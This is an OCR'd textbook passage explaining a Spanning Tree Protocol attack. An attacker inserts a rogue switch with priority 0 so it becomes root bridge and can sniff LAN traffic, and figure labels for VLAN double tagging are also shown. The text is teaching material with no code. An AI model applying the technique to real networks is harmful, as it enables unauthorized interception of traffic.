


Inner
Switch 1
Switch 2
Trunk
Outer
Inner
VLAN 10
VLAN 20
Attacker
VLAN 1
Server1
Server2

Figure 8.45: Illustration of double tagging



STP Attack

- Attackers connect a **rogue switch** into the network to change the operations of the **STP protocol** and sniff all the network traffic
- Attackers configure the rogue switch such that its priority is less than that of any other switch in the network, which makes it the root bridge, thus allowing the attackers to **sniff all the traffic** flowing in the network

Traffic flow
Switch 1
Priority = 32769
Server
Traffic flow
Root
Bridge
Rogue Switch
Priority = 0
Traffic flow
Switch 2
Priority = 32769
Traffic flow
User
Attacker sniffs all
the network traffic
Attacker

STP Attack

In a Spanning Tree Protocol (STP) attack, attackers connect a rogue switch into the network to change the operation of the STP protocol and sniff all the network traffic. STP is used in LAN-switched networks with the primary function of removing potential loops within the network. STP ensures that the traffic inside the network follows an optimized path to enhance network performance. In this process, a switch inside the network is appointed as the root bridge. After the selection of the root bridge, other switches in the network connect to it by selecting a root port (the closest port to the root bridge).

The root bridge is selected with the help of Bridge Protocol Data Units (BPDUs). BPDUs each have an identification number known as a BID or ID. These BIDs consist of the Bridge Priority and the MAC address. By default, the value of the Bridge Priority is 32769.

If an attacker has access to two switches, he/she introduces a rogue switch in the network with a priority lower than any other switch in the network. This makes the rogue switch the root bridge, thus allowing the attacker to sniff all the traffic flowing in the network.


